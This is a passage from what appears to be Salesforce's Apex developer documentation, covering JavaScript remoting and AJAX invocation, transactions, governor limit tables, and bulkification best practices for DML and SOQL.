<apex:page controller="MyController" extension="MyExtension">
```

> **Warning:** Adding a controller or controller extension grants access to all `@RemoteAction` methods in that Apex class, even if those methods aren't used in the page. Anyone who can view the page can execute all `@RemoteAction` methods and provide fake or malicious data to the controller.

Then, add the request as a JavaScript function call. A simple JavaScript remoting invocation takes the following form.

```
[namespace.]MyController.method(
    [parameters...,]
    callbackFunction,
    [configuration]
);
```

Table 5: Remote Request Elements

Element	Description
namespace	The namespace of the controller class. The namespace element is required if your organization has a namespace defined, or if the class comes from an installed package.
MyController, MyExtension	The name of your Apex controller or extension.
method	The name of the Apex method you're calling.
parameters	A comma-separated list of parameters that your method takes.
callbackFunction	The name of the JavaScript function that handles the response from the controller. You can also declare an anonymous function inline. `callbackFunction` receives the status of the method call and the result as parameters.
configuration	Configures the handling of the remote call and response. Use this element to change the behavior of a remoting call, such as whether or not to escape the Apex method's response.

For more information, see *JavaScript Remoting for Apex Controllers* in the *Visualforce Developer's Guide*.

Apex in AJAX

The AJAX toolkit includes built-in support for invoking Apex through anonymous blocks or public `webservice` methods.

To invoke Apex through anonymous blocks or public `webservice` methods, include the following lines in your AJAX code:

```
<script src="/soap/ajax/57.0/connection.js" type="text/javascript"></script>
<script src="/soap/ajax/57.0/apex.js" type="text/javascript"></script>
```

> **Note:** For AJAX buttons, use the alternate forms of these includes.

To invoke Apex, use one of the following two methods:

- Execute anonymously via `sforce.apex.executeAnonymous (script)`. This method returns a result similar to the API's result type, but as a JavaScript structure.

- Use a class WSDL. For example, you can call the following Apex class:

```
global class myClass {
  webservice static Id makeContact(String lastName, Account a) {
        Contact c = new Contact(LastName = lastName, AccountId = a.Id);
        return c.id;
    }
}
```

By using the following JavaScript code:

```
var account = sforce.sObject("Account");
var id = sforce.apex.execute("myClass","makeContact",
                             {lastName:"Smith",
                              a:account});
```

The `execute` method takes primitive data types, sObjects, and lists of primitives or sObjects.

To call a webservice method with no parameters, use `{}` as the third parameter for `sforce.apex.execute`. For example, to call the following Apex class:

```
global class myClass{
    webservice static String getContextUserName() {
        return UserInfo.getFirstName();
    }
}
```

Use the following JavaScript code:

```
var contextUser = sforce.apex.execute("myClass", "getContextUserName", {});
```

> **Note:** If a namespace has been defined for your organization, you must include it in the JavaScript code when you invoke the class. For example, to call the above class, the JavaScript code from above would be rewritten as follows:
>
> ```
> var contextUser = sforce.apex.execute("myNamespace.myClass", "getContextUserName",
>  {});
> ```
>
> To verify whether your organization has a namespace, log in to your Salesforce organization and from Setup, enter `Packages` in the `Quick Find` box, then select **Packages**. If a namespace is defined, it is listed under Developer Settings.

Both examples result in native JavaScript values that represent the return type of the methods.

Use the following line to display a popup window with debugging information:

```
sforce.debug.trace=true;
```

Apex Transactions and Governor Limits

Apex Transactions ensure the integrity of data. Apex code runs as part of atomic transactions. Governor execution limits ensure the efficient use of resources on the Lightning Platform multitenant platform.

Most of the governor limits are per transaction, and some aren't, such as 24-hour limits.

To make sure Apex adheres to governor limits, certain design patterns should be used, such as bulk calls and foreign key relationships in queries.

IN THIS SECTION:

Apex Transactions

An *Apex transaction* represents a set of operations that are executed as a single unit. All DML operations in a transaction either complete successfully, or if an error occurs in one operation, the entire transaction is rolled back and no data is committed to the database. The boundary of a transaction can be a trigger, a class method, an anonymous block of code, a Visualforce page, or a custom Web service method.

Execution Governors and Limits

Because Apex runs in a multitenant environment, the Apex runtime engine strictly enforces limits so that runaway Apex code or processes don't monopolize shared resources. If some Apex code exceeds a limit, the associated governor issues a runtime exception that can't be handled.

Set Up Governor Limit Email Warnings

You can specify users in your organization to receive an email notification when they invoke Apex code that surpasses 50% of allocated governor limits. Only per-request limits are checked for sending email warnings; per-org limits like concurrent long-running requests are not checked. These email notifications do not count against the daily single email limit.

Running Apex within Governor Execution Limits

When you develop software in a multitenant cloud environment such as the Lightning platform, you don't have to scale your code, because the Lightning platform does it for you. Because resources are shared in a multitenant platform, the Apex runtime engine enforces some limits to ensure that no one transaction monopolizes shared resources.

Apex Transactions

An *Apex transaction* represents a set of operations that are executed as a single unit. All DML operations in a transaction either complete successfully, or if an error occurs in one operation, the entire transaction is rolled back and no data is committed to the database. The boundary of a transaction can be a trigger, a class method, an anonymous block of code, a Visualforce page, or a custom Web service method.

All operations that occur inside the transaction boundary represent a single unit of operations. This also applies for calls that are made from the transaction boundary to external code, such as classes or triggers that get fired as a result of the code running in the transaction boundary. For example, consider the following chain of operations: a custom Apex Web service method causes a trigger to fire, which in turn calls a method in a class. In this case, all changes are committed to the database only after all operations in the transaction finish executing and don't cause any errors. If an error occurs in any of the intermediate steps, all database changes are rolled back and the transaction isn't committed.

> Note: An Apex transaction is sometimes referred to as an *execution context*. Both terms refer to the same thing. This guide uses the Apex transaction term.

How are Transactions Useful?

Transactions are useful when several operations are related, and either all or none of the operations should be committed. This keeps the database in a consistent state. There are many business scenarios that benefit from transaction processing. For example, transferring funds from one bank account to another is a common scenario. It involves debiting the first account and crediting the second account with the amount to transfer. These two operations need to be committed together to the database. But if the debit operation succeeds and the credit operation fails, the account balances will be inconsistent.

Example

This example shows how all DML `insert` operations in a method are rolled back when the last operation causes a validation rule failure. In this example, the `invoice` method is the transaction boundary—all code that runs within this method either commits all changes to the platform database or rolls back all changes. In this case, we add a new invoice statement with a line item for the pencils merchandise. The Line Item is for a purchase of 5,000 pencils specified in the Units_Sold__c field, which is more than the entire pencils inventory of 1,000. This example assumes a validation rule has been set up to check that the total inventory of the merchandise item is enough to cover new purchases.

Since this example attempts to purchase more pencils (5,000) than items in stock (1,000), the validation rule fails and throws an exception. Code execution halts at this point and all DML operations processed before this exception are rolled back. In this case, the invoice statement and line item won't be added to the database, and their `insert` DML operations are rolled back.

In the Developer Console, execute the static `invoice` method.

```
// Only 1,000 pencils are in stock.
// Purchasing 5,000 pencils cause the validation rule to fail,
// which results in an exception in the invoice method.
Id invoice = MerchandiseOperations.invoice('Pencils', 5000, 'test 1');
```

This is the definition of the `invoice` method. In this case, the update of total inventory causes an exception due to the validation rule failure. As a result, the invoice statements and line items will be rolled back and won't be inserted into the database.

```
public class MerchandiseOperations {
    public static Id invoice( String pName, Integer pSold, String pDesc) {
        // Retrieve the pencils sample merchandise
        Merchandise__c m = [SELECT Price__c,Total_Inventory__c
            FROM Merchandise__c WHERE Name = :pName LIMIT 1];
        // break if no merchandise is found
        System.assertNotEquals(null, m);
        // Add a new invoice
        Invoice_Statement__c i = new Invoice_Statement__c(
            Description__c = pDesc);
        insert i;

        // Add a new line item to the invoice
        Line_Item__c li = new Line_Item__c(
            Name = '1',
            Invoice_Statement__c = i.Id,
            Merchandise__c = m.Id,
            Unit_Price__c = m.Price__c,
            Units_Sold__c = pSold);
        insert li;

        // Update the inventory of the merchandise item
        m.Total_Inventory__c -= pSold;
        // This causes an exception due to the validation rule
```

```
        // if there is not enough inventory.
        update m;
        return i.Id;
    }
}
```

Execution Governors and Limits

Because Apex runs in a multitenant environment, the Apex runtime engine strictly enforces limits so that runaway Apex code or processes don't monopolize shared resources. If some Apex code exceeds a limit, the associated governor issues a runtime exception that can't be handled.

The Apex limits, or *governors*, track, and enforce the statistics outlined in the following tables and sections.

- Per-Transaction Apex Limits
- Per-Transaction Certified Managed Package Limits
- Lightning Platform Apex Limits
- Static Apex Limits
- Size-Specific Apex Limits
- Miscellaneous Apex Limits

In addition to the core Apex governor limits, email limits and push notification limits are also included later in this topic for your convenience.

Per-Transaction Apex Limits

These limits count for each Apex transaction. For Batch Apex, these limits are reset for each execution of a batch of records in the `execute` method.

This table lists limits for synchronous Apex and asynchronous Apex (Batch Apex and future methods) when they're different. Otherwise, this table lists only one limit that applies to both synchronous and asynchronous Apex.

> **Note:**
> - Although scheduled Apex is an asynchronous feature, synchronous limits apply to scheduled Apex jobs.
> - For Bulk API and Bulk API 2.0 transactions, the effective limit is the higher of the synchronous and asynchronous limits. For example, the maximum number of Bulk Apex jobs added to the queue with `System.enqueueJob` is the synchronous limit (50), which is higher than the asynchronous limit (1).

Description	Synchronous Limit	Asynchronous Limit
Total number of SOQL queries issued[1]	100	200
Total number of records retrieved by SOQL queries	50,000	50,000
Total number of records retrieved by `Database.getQueryLocator`	10,000	10,000
Total number of SOSL queries issued	20	20
Total number of records retrieved by a single SOSL query	2,000	2,000
Total number of DML statements issued[2]	150	150

Description	Synchronous Limit	Asynchronous Limit
Total number of records processed as a result of DML statements, `Approval.process`, or `database.emptyRecycleBin`	10,000	10,000
Total stack depth for any Apex invocation that recursively fires triggers due to `insert`, `update`, or `delete` statements[3]	16	16
Total number of callouts (HTTP requests or web services calls) in a transaction	100	100
Maximum cumulative timeout for all callouts (HTTP requests or Web services calls) in a transaction	120 seconds	120 seconds
Maximum number of methods with the `future` annotation allowed per Apex invocation	50	0 in batch and future contexts; 50 in queueable context
Maximum number of Apex jobs added to the queue with `System.enqueueJob`	50	1
Total number of `sendEmail` methods allowed	10	10
Total heap size[4]	6 MB	12 MB
Maximum CPU time on the Salesforce servers[5]	10,000 milliseconds	60,000 milliseconds
Maximum execution time for each Apex transaction	10 minutes	10 minutes
Maximum number of push notification method calls allowed per Apex transaction	10	10
Maximum number of push notifications that can be sent in each push notification method call	2,000	2,000
Maximum number of `EventBus.publish` calls for platform events configured to publish immediately	150	150

[1] In a SOQL query with parent-child relationship subqueries, each parent-child relationship counts as an extra query. These types of queries have a limit of three times the number for top-level queries. The limit for subqueries corresponds to the value that `Limits.getLimitAggregateQueries()` returns. The row counts from these relationship queries contribute to the row counts of the overall code execution. This limit doesn't apply to custom metadata types. In a single Apex transaction, custom metadata records can have unlimited SOQL queries. In addition to static SOQL statements, calls to the following methods count against the number of SOQL statements issued in a request.

- `Database.countQuery`
- `Database.getQueryLocator`
- `Database.query`

[2] Calls to the following methods count against the number of DML statements issued in a request.

- `Approval.process`
- `Database.convertLead`
- `Database.emptyRecycleBin`
- `Database.rollback`

- `Database.setSavePoint`
- `delete` and `Database.delete`
- `insert` and `Database.insert`
- `merge` and `Database.merge`
- `undelete` and `Database.undelete`
- `update` and `Database.update`
- `upsert` and `Database.upsert`
- `EventBus.publish` for platform events configured to publish after commit
- `System.runAs`

[3] Recursive Apex that doesn't fire any triggers with `insert`, `update`, or `delete` statements, exists in a single invocation, with a single stack. Conversely, recursive Apex that fires a trigger spawns the trigger in a new Apex invocation. The new invocation is separate from the invocation of the code that caused it to fire. Spawning a new invocation of Apex is a more expensive operation than a recursive call in a single invocation. Therefore, there are tighter restrictions on the stack depth of these types of recursive calls.

[4] Email services heap size is 36 MB.

[5] CPU time is calculated for all executions on the Salesforce application servers occurring in one Apex transaction. CPU time is calculated for the executing Apex code, and for any processes that are called from this code, such as package code and workflows. CPU time is private for a transaction and is isolated from other transactions. Operations that don't consume application server CPU time aren't counted toward CPU time. For example, the portion of execution time spent in the database for DML, SOQL, and SOSL isn't counted, nor is waiting time for Apex callouts. Application server CPU time spent in DML operations is counted towards the Apex CPU limit, but isn't expected to be significant. Bulk API and Bulk API 2.0 consume a unique governor limit for CPU time on Salesforce Servers, with a maximum value of 60,000 milliseconds.

> 📝 **Note:**
>
> - Limits apply individually to each `testMethod`.
> - To determine the code execution limits for your code while it's running, use the Limits methods. For example, you can use the `getDMLStatements` method to determine the number of DML statements that have already been called by your program. Or, you can use the `getLimitDMLStatements` method to determine the total number of DML statements available to your code.

Per-Transaction Certified Managed Package Limits

Certified managed packages—managed packages that have passed the security review for AppExchange—get their own set of limits for most per-transaction limits. Salesforce ISV Partners develop certified managed packages, which are installed in your org from AppExchange and have unique namespaces.

Here's an example that illustrates the separate certified managed package limits for DML statements. If you install a certified managed package, all the Apex code in that package gets its own 150 DML statements. These DML statements are in addition to the 150 DML statements your org's native code can execute. This limit increase means more than 150 DML statements can execute during a single transaction if code from the managed package and your native org both executes. Similarly, the certified managed package gets its own 100-SOQL-query limit for synchronous Apex, in addition to the org's native code limit of 100 SOQL queries.

There's no limit on the number of certified namespaces that can be invoked in a single transaction. However, the number of operations that can be performed in each namespace must not exceed the per-transaction limits. There's also a limit on the cumulative number of operations that can be made across namespaces in a transaction. This cumulative limit is 11 times the per-namespace limit. For example, if the per-namespace limit for SOQL queries is 100, a single transaction can perform up to 1,100 SOQL queries. In this case, the cumulative limit is 11 times the per-namespace limit of 100. These queries can be performed across an unlimited number of namespaces, as long

as any one namespace doesn't have more than 100 queries. The cumulative limit doesn't affect limits that are shared across all namespaces, such as the limit on maximum CPU time.

> **Note:**
> - These cross-namespace limits apply only to namespaces in certified managed packages.
> - Namespaces in non-certified packages don't have their own separate governor limits. The resources that they use continue to count against the same governor limits used by the org's custom code.

This table lists the cumulative cross-namespace limits.

Description	Cumulative Cross-Namespace Limit
Total number of SOQL queries issued	1,100
Total number of records retrieved by `Database.getQueryLocator`	110,000
Total number of SOSL queries issued	220
Total number of DML statements issued	1,650
Total number of callouts (HTTP requests or web services calls) in a transaction	1,100
Total number of `sendEmail` methods allowed	110

All per-transaction limits count separately for certified managed packages except for:

- The total heap size
- The maximum CPU time
- The maximum transaction execution time
- The maximum number of unique namespaces

These limits count for the entire transaction, regardless of how many certified managed packages are running in the same transaction.

The code from a package from AppExchange, not created by a Salesforce ISV Partner and not certified, doesn't have its own separate governor limits. Any resources used by the package count against the total org governor limits. Cumulative resource messages and warning emails are also generated based on managed package namespaces.

For more information on Salesforce ISV Partner packages, see Salesforce Partner Programs.

Lightning Platform Apex Limits

The limits in this table aren't specific to an Apex transaction; Lightning Platform enforces these limits.

Description	Limit
The maximum number of asynchronous Apex method executions (batch Apex, future methods, Queueable Apex, and scheduled Apex) per a 24-hour period[1,6]	250,000 or the number of user licenses in your org multiplied by 200, whichever is greater
Number of synchronous concurrent transactions for long-running transactions that last longer than 5 seconds for each org.[2]	10

Description	Limit
Maximum number of Apex classes scheduled concurrently	100. In Developer Edition orgs, the limit is 5.
Maximum number of batch Apex jobs in the Apex flex queue that are in `Holding` status	100
Maximum number of batch Apex jobs queued or active concurrently[3]	5
Maximum number of batch Apex job `start` method concurrent executions[4]	1
Maximum number of batch jobs that can be submitted in a running test	5
Maximum number of test classes that can be queued per 24-hour period (production orgs other than Developer Edition)[5,6]	The greater of 500 or 10 multiplied by the number of test classes in the org
Maximum number of test classes that can be queued per 24-hour period (sandbox and Developer Edition orgs)[5,6]	The greater of 500 or 20 multiplied by the number of test classes in the org

[1] For Batch Apex, method executions include executions of the `start`, `execute`, and `finish` methods. This limit is for your entire org and is shared with all asynchronous Apex: Batch Apex, Queueable Apex, scheduled Apex, and future methods. The license types that count toward this limit include full Salesforce and Salesforce Platform user licenses, App Subscription user licenses, Chatter Only users, Identity users, and Company Communities users.

[2] If more transactions are started while the 10 long-running transactions are still running, they're denied. HTTP callout processing time isn't included when calculating this limit.

[3] When batch jobs are submitted, they're held in the flex queue before the system queues them for processing.

[4] Batch jobs that haven't started yet remain in the queue until they're started. If more than one job is running, this limit doesn't cause any batch job to fail. `execute` methods of batch Apex jobs still run in parallel.

[5] This limit applies to tests running asynchronously. This group of tests includes tests started through the Salesforce user interface including the Developer Console or by inserting `ApexTestQueueItem` objects using SOAP API.

[6] To check how many asynchronous Apex executions are available, make a request to REST API `limits` resource or use Apex methods `OrgLimits.getAll()` or `OrgLimits.getMap()`. See List Organization Limits in the *REST API Developer Guide* and OrgLimits Class in the *Apex Reference Guide*.

Static Apex Limits

Description	Limit
Default timeout of callouts (HTTP requests or Web services calls) in a transaction	10 seconds
Maximum size of callout request or response (HTTP request or Web services call)[1]	6 MB for synchronous Apex or 12 MB for asynchronous Apex
Maximum SOQL query run time before Salesforce cancels the transaction	120 seconds
Maximum number of class and trigger code units in a deployment of Apex	7500
Apex trigger batch size[2]	200

Description	Limit
For loop list batch size	200
Maximum number of records returned for a Batch Apex query in `Database.QueryLocator`	50 million

[1] The HTTP request and response sizes count towards the total heap size.

[2] The Apex trigger batch size for platform events and Change Data Capture events is 2,000.

Size-Specific Apex Limits

Description	Limit
Maximum number of characters for a class	1 million
Maximum number of characters for a trigger	1 million
Maximum amount of code used by all Apex code in an org[1]	6 MB
Method size limit[2]	65,535 bytecode instructions in compiled form

[1] This limit doesn't apply to Apex code in first generation(1GP) or second generation(2GP) managed packages. The code in those types of packages belongs to a namespace unique from the code in your org. This limit also doesn't apply to any code included in a class defined with the `@isTest` annotation.

[2] Large methods that exceed the allowed limit cause an exception to be thrown during the execution of your code.

Miscellaneous Apex Limits

Connect in Apex

For classes in the `ConnectApi` namespace, every write operation costs one DML statement against the Apex governor limit. `ConnectApi` method calls are also subject to rate limiting. `ConnectApi` rate limits match Connect REST API rate limits. Both have a per user, per namespace, per hour rate limit. When you exceed the rate limit, a `ConnectApi.RateLimitException` is thrown. Your Apex code must catch and handle this exception.

Data.com Clean

If you use the Data.com Clean product and its automated jobs, consider how you use Apex triggers. If you have Apex triggers on account, contact, or lead records that run SOQL queries, the SOQL queries can interfere with Clean jobs for those objects. Your Apex triggers (combined) must not exceed 200 SOQL queries per batch. If they do, your Clean job for that object fails. In addition, if your triggers call `future` methods, they're subject to a limit of 10 `future` calls per batch.

Event Reports

The maximum number of records that an event report returns for a user who isn't a system administrator is 20,000; for system administrators, 100,000.

MAX_DML_ROWS limit in Apex testing

The maximum number of rows that can be inserted, updated, or deleted, in a single, synchronous Apex test execution context, is limited to 450,000. For example, an Apex class can have 45 methods that insert 10,000 rows each. If the limit is reached, you see this error: `Your runallTests is consuming too many DB resources`.

SOQL Query Performance

For best performance, SOQL queries must be selective, particularly for queries inside triggers. To avoid long execution times, the system can terminate nonselective SOQL queries. Developers receive an error message when a non-selective query in a trigger executes against an object that contains more than 200,000 records. To avoid this error, ensure that the query is selective. See More Efficient SOQL Queries.

Email Limits

Inbound Email Limits

Email Services: Maximum Number of Email Messages Processed (Includes limit for On-Demand Email-to-Case)	Number of user licenses multiplied by 1,000; maximum 1,000,000
Email Services: Maximum Size of Email Message (Body and Attachments)	25 MB[1]
On-Demand Email-to-Case: Maximum Email Attachment Size	25 MB
On-Demand Email-to-Case: Maximum Number of Email Messages Processed (Counts toward limit for Email Services)	Number of user licenses multiplied by 1,000; maximum 1,000,000

[1] The maximum size of email messages for Email Services varies depending on character set and transfer encoding of the body parts. The size of an email message includes the email headers, body, attachments, and encoding. As a result, an email with a 35-MB attachment likely exceeds the 25-MB size limit for an email message after accounting for the headers, body, and encoding.

When defining email services, note the following:

- An email service only processes messages it receives at one of its addresses.

- Salesforce limits the total number of messages that all email services combined, including On-Demand Email-to-Case, can process daily. Messages that exceed this limit are bounced, discarded, or queued for processing the next day, depending on how you configure the failure response settings for each email service. Salesforce calculates the limit by multiplying the number of user licenses by 1,000; maximum 1,000,000. For example, if you have 10 licenses, your org can process up to 10,000 email messages a day.

- Email service addresses that you create in your sandbox can't be copied to your production org.

- For each email service, you can tell Salesforce to send error email messages to a specified address instead of the sender's email address.

- Email services reject email messages and notify the sender if the email (combined body text, body HTML, and attachments) exceeds approximately 25 MB (varies depending on language and character set).

Outbound Email: Limits for Single and Mass Email Sent Using Apex

Each licensed org can send single emails to a maximum of 5,000 external email addresses per day based on Greenwich Mean Time (GMT). For orgs created before Spring '19, the daily limit is enforced only for emails sent via Apex and Salesforce APIs except for REST API. For orgs created in Spring '19 and later, the daily limit is also enforced for email alerts, simple email actions, Send Email actions in flows, and REST API. If one of the newly counted emails can't be sent because your org has reached the limit, we notify you by email and add an entry to the debug logs. Single emails sent using the email author or composer in Salesforce don't count toward this limit. There's no limit on sending single emails to contacts, leads, person accounts, and users in your org directly from account, contact, lead, opportunity, case, campaign, or custom object pages. In Developer Edition orgs and orgs evaluating Salesforce during a trial period, you can send to a maximum of 50 recipients per day, and each single email can have up to 15 recipients..

Keep these considerations in mind when sending emails:

- When sending single emails, you can specify up to 150 recipients across the `To`, `CC`, and `BCC` fields in each `SingleEmailMessage`. Each field is also limited to 4,000 bytes.

- If you use `SingleEmailMessage` to email your org's internal users, specifying the user's ID in `setTargetObjectId` means the email doesn't count toward the daily limit. However, specifying internal users' email addresses in `setToAddresses` means the email does count toward the limit.

- You can send mass email and list email to a maximum of 5,000 external email addresses per day per licensed Salesforce org. A day is calculated based on Greenwich Mean Time (GMT).

- The single email, mass email, and list email limits count duplicate email addresses. For example, if you have `johndoe@example.com` in your email 10 times that counts as 10 against the limit.

- API or Apex single emails can be sent to a maximum of 5,000 external email addresses per day.

- You can send an unlimited amount of email through the UI to your org's internal users, which include portal users.

- You can send mass emails and list emails only to contacts, person accounts, leads, and your org's internal users.

- In Developer Edition orgs and orgs evaluating Salesforce during a trial period, you can send to no more than 10 external email recipients per org per day using mass email and list email.

- You can't send mass email using a Visualforce email template.

Push Notification Limits

An org can send up to 20,000 iOS and 10,000 Android push notifications per hour (for example, 4:00 to 4:59 UTC).

Only *deliverable* notifications count toward this limit. For example, a notification is sent to 1,000 employees in your company, but 100 employees haven't installed the mobile app yet. Only the notifications sent to the 900 employees who have installed the mobile app count toward this limit.

Each test push notification that is generated through the Test Push Notification page is limited to a single recipient. Test push notifications count toward an org's hourly push notification limit.

When an org's hourly push notification limit is met, any additional notifications are still created for in-app display and retrieval via REST API.

SEE ALSO:

Asynchronous Callout Limits

Platform Events Developer Guide

Set Up Governor Limit Email Warnings

You can specify users in your organization to receive an email notification when they invoke Apex code that surpasses 50% of allocated governor limits. Only per-request limits are checked for sending email warnings; per-org limits like concurrent long-running requests are not checked. These email notifications do not count against the daily single email limit.

1. Log in to Salesforce as an administrator user.

2. From Setup, enter `Users` in the `Quick Find` box, then select **Users**.

3. Click **Edit** next to the name of the user to receive the email notifications.

4. Select the `Send Apex Warning Emails` option.

5. Click **Save**.

📝 Note: These limits are currently checked for sending email warnings.

Total number of SOQL queries issued

Total number of records retrieved by SOQL queries

Total number of SOSL queries issued

Total number of DML statements issued

Total number of records processed as a result of DML statements, `Approval.process`, or `database.emptyRecycleBin`

Total heap size

Total number of callouts (HTTP requests or Web services calls) in a transaction

Total number of `sendEmail` methods allowed

Maximum number of methods with the `future` annotation allowed per Apex invocation

Maximum number of Apex jobs added to the queue with `System.enqueueJob`

Total number of records retrieved by `Database.getQueryLocator`

Total number of mobile Apex push calls

Running Apex within Governor Execution Limits

When you develop software in a multitenant cloud environment such as the Lightning platform, you don't have to scale your code, because the Lightning platform does it for you. Because resources are shared in a multitenant platform, the Apex runtime engine enforces some limits to ensure that no one transaction monopolizes shared resources.

Your Apex code must execute within these predefined execution limits. If a governor limit is exceeded, a run-time exception that can't be handled is thrown. By following best practices in your code, you can avoid hitting these limits. Imagine you had to wash 100 T-shirts. Would you wash them one by one—one per load of laundry, or would you group them in batches for just a few loads? The benefit of coding in the cloud is that you learn how to write more efficient code and waste fewer resources.

The governor execution limits are per transaction. For example, one transaction can issue up to 100 SOQL queries and up to 150 DML statements. There are some other limits that aren't transaction bound, such as the number of batch jobs that can be queued or active at one time.

The following are some best practices for writing code that doesn't exceed certain governor limits.

Bulkifying DML Calls

Making DML calls on lists of sObjects instead of each individual sObject makes it less likely to reach the DML statements limit. The following is an example that doesn't bulkify DML operations, and the next example shows the recommended way of calling DML statements.

Example: DML calls on single sObjects

The for loop iterates over line items contained in the `liList` List variable. For each line item, it sets a new value for the Description__c field and then updates the line item. If the list contains more than 150 items, the 151st update call returns a run-time exception for exceeding the DML statement limit of 150. How do we fix this? Check the second example for a simple solution.

```
for(Line_Item__c li : liList) {
    if (li.Units_Sold__c > 10) {
        li.Description__c = 'New description';
    }
    // Not a good practice since governor limits might be hit.
    update li;
}
```

Recommended Alternative: DML calls on sObject lists

This enhanced version of the DML call performs the update on an entire list that contains the updated line items. It starts by creating a new list and then, inside the loop, adds every update line item to the new list. It then performs a bulk update on the new list.

```
List<Line_Item__c> updatedList = new List<Line_Item__c>();

for(Line_Item__c li : liList) {
    if (li.Units_Sold__c > 10) {
        li.Description__c = 'New description';
        updatedList.add(li);
    }
}

// Once DML call for the entire list of line items
update updatedList;
```

More Efficient SOQL Queries

Placing SOQL queries inside `for` loop blocks isn't a good practice because the SOQL query executes once for each iteration and may surpass the 100 SOQL queries limit per transaction. The following is an example that runs a SOQL query for every item in `Trigger.new`, which isn't efficient. An alternative example is given with a modified query that retrieves child items using only one SOQL query.

Example: Inefficient querying of child items

The `for` loop in this example iterates over all invoice statements that are in `Trigger.new`. The SOQL query performed inside the loop retrieves the child line items of each invoice statement. If more than 100 invoice statements were inserted or updated, and thus contained in `Trigger.new`, this results in a run-time exception because of reaching the SOQL limit. The second example solves this problem by creating another SOQL query that can be called only once.

```
trigger LimitExample on Invoice_Statement__c (before insert, before update) {
    for(Invoice_Statement__c inv : Trigger.new) {
        // This SOQL query executes once for each item in Trigger.new.
        // It gets the line items for each invoice statement.
        List<Line_Item__c> liList = [SELECT Id,Units_Sold__c,Merchandise__c
                                     FROM Line_Item__c
                                     WHERE Invoice_Statement__c = :inv.Id];
        for(Line_Item__c li : liList) {
            // Do something
        }
    }
}
```

Recommended Alternative: Querying of child items with one SOQL query

This example bypasses the problem of having the SOQL query called for each item. It has a modified SOQL query that retrieves all invoice statements that are part of `Trigger.new` and also gets their line items through the nested query. In this way, only one SOQL query is performed and we're still within our limits.

```
trigger EnhancedLimitExample on Invoice_Statement__c (before insert, before update) {
    // Perform SOQL query outside of the for loop.
    // This SOQL query runs once for all items in Trigger.new.
    List<Invoice_Statement__c> invoicesWithLineItems =
        [SELECT Id,Description__c,(SELECT Id,Units_Sold__c,Merchandise__c from Line_Items__r)

           FROM Invoice_Statement__c WHERE Id IN :Trigger.newMap.KeySet()];
```

```
    for(Invoice_Statement__c inv : invoicesWithLineItems) {
        for(Line_Item__c li : inv.Line_Items__r) {
            // Do something
        }
    }
}
```

SOQL For Loops

Use SOQL for loops to operate on records in batches of 200. This helps avoid the heap size limit of 6 MB. Note that this limit is for code running synchronously and it is higher for asynchronous code execution.

Example: Query without a for loop

The following is an example of a SOQL query that retrieves all merchandise items and stores them in a List variable. If the returned merchandise items are large in size and a large number of them was returned, the heap size limit might be hit.

```
List<Merchandise__c> ml = [SELECT Id,Name FROM Merchandise__c];
```

Recommended Alternative: Query within a for loop

To prevent this from happening, this second version uses a SOQL for loop, which iterates over the returned results in batches of 200 records. This reduces the size of the `ml` list variable which now holds 200 items instead of all items in the query results, and gets recreated for every batch.

```
for (List<Merchandise__c> ml : [SELECT Id,Name FROM Merchandise__c]){
    // Do something.
}
```

Using Salesforce Features with Apex

Many features of the Salesforce user interface are exposed in Apex so that you can access them programatically in the Lightning Platform. For example, you can write Apex code to post to a Chatter feed, or use the approval methods to submit and approve process requests.

IN THIS SECTION:

Actions
Create quick actions, and add them to your Salesforce Classic home page, to the Chatter tab, to Chatter groups, and to record detail pages. Choose from standard quick actions, such as create and update actions, or create custom actions based on your company's needs.

Approval Processing
An approval process automates how records are approved in Salesforce. An approval process specifies each step of approval, including from whom to request approval and what to do at each point of the process.

Authentication
Salesforce provides various ways to authenticate users. Build a combination of authentication methods to fit the needs of your org and your users' use patterns.

Chatter Answers and Ideas
In Chatter Answers and Ideas, use zones to organize ideas and answers into groups. Each zone can have its own focus, with unique ideas and answers topics to match that focus.

Use Cases for the CommercePayments Namespace
Review walkthroughs, use cases, and reference material for the `CommercePayments` platform.

319

Connect in Apex

Use Connect in Apex to develop custom experiences in Salesforce. Connect in Apex provides programmatic access to B2B Commerce, CMS managed content, Experience Cloud sites, topics, and more. Create Apex pages that display Chatter feeds, post feed items with mentions and topics, and update user and group photos. Create triggers that update Chatter feeds.

Moderate Chatter Private Messages with Triggers

Write a trigger for ChatterMessage to automate the moderation of private messages in an org or Experience Cloud site. Use triggers to ensure that messages conform to your company's messaging policies and don't contain blocklisted words.

DataWeave in Apex (Beta)

DataWeave in Apex uses the Mulesoft DataWeave library to read and parse data from one format, transform it, and export it in a different format. You can create DataWeave scripts as metadata and invoke them directly from Apex. Like Apex, DataWeave scripts are run within Salesforce application servers, enforcing the same heap and CPU limits on the executing code.

Moderate Feed Items with Triggers

Write a trigger for FeedItem to automate the moderation of posts in an org or Experience Cloud site. Use triggers to ensure that posts conform to your company's communication policies and don't contain unwanted words or phrases.

Experience Cloud Sites

Experience Cloud sites are branded spaces for your employees, customers, and partners to connect. You can customize and create sites to meet your business needs, then transition seamlessly between them.

Email

You can use Apex to work with inbound and outbound email.

External Services

External Services connect your Salesforce org to a service outside of Salesforce, such as an employee banking service. After you register the external service, you can call it natively in your Apex code. Objects and operations defined in the external service's registered API specification become Apex classes and methods in the `ExternalService` namespace. The registered service's schema types map to Apex types, and are strongly typed, making the Apex compiler do the heavy lifting for you. For example, you can make a type safe callout to an external service from Apex without needing to use the `Http` class or perform transforms on JSON strings.

Flows

Flow Builder lets admins build applications, known as *flows*, that automate a business process by collecting data and doing something in your Salesforce org or an external system.

Metadata

Salesforce uses metadata types and components to represent org configuration and customization. Metadata is used for org settings that admins control, or configuration information applied by installed apps and packages.

Permission Set Groups

To provide Apex test coverage for permission set groups, write tests using the `calculatePermissionSetGroup()` method in the `System.Test` class.

Platform Cache

The Lightning Platform Cache layer provides faster performance and better reliability when caching Salesforce session and org data. Specify what to cache and for how long without using custom objects and settings or overloading a Visualforce view state. Platform Cache improves performance by distributing cache space so that some applications or operations don't steal capacity from others.

Salesforce Knowledge

Salesforce Knowledge is a knowledge base where users can easily create and manage content, known as articles, and quickly find and view the articles they need.

Salesforce Files

Use Apex to customize the behavior of Salesforce Files.

Salesforce Connect

Apex code can access external object data via any Salesforce Connect adapter. Use the Apex Connector Framework to develop a custom adapter for Salesforce Connect. The custom adapter can retrieve data from external systems and synthesize data locally. Salesforce Connect represents that data in Salesforce external objects, enabling users and the Lightning Platform to seamlessly interact with data that's stored outside the Salesforce org.

Salesforce Reports and Dashboards API via Apex

The Salesforce Reports and Dashboards API via Apex gives you programmatic access to your report data as defined in the report builder.

Salesforce Sites

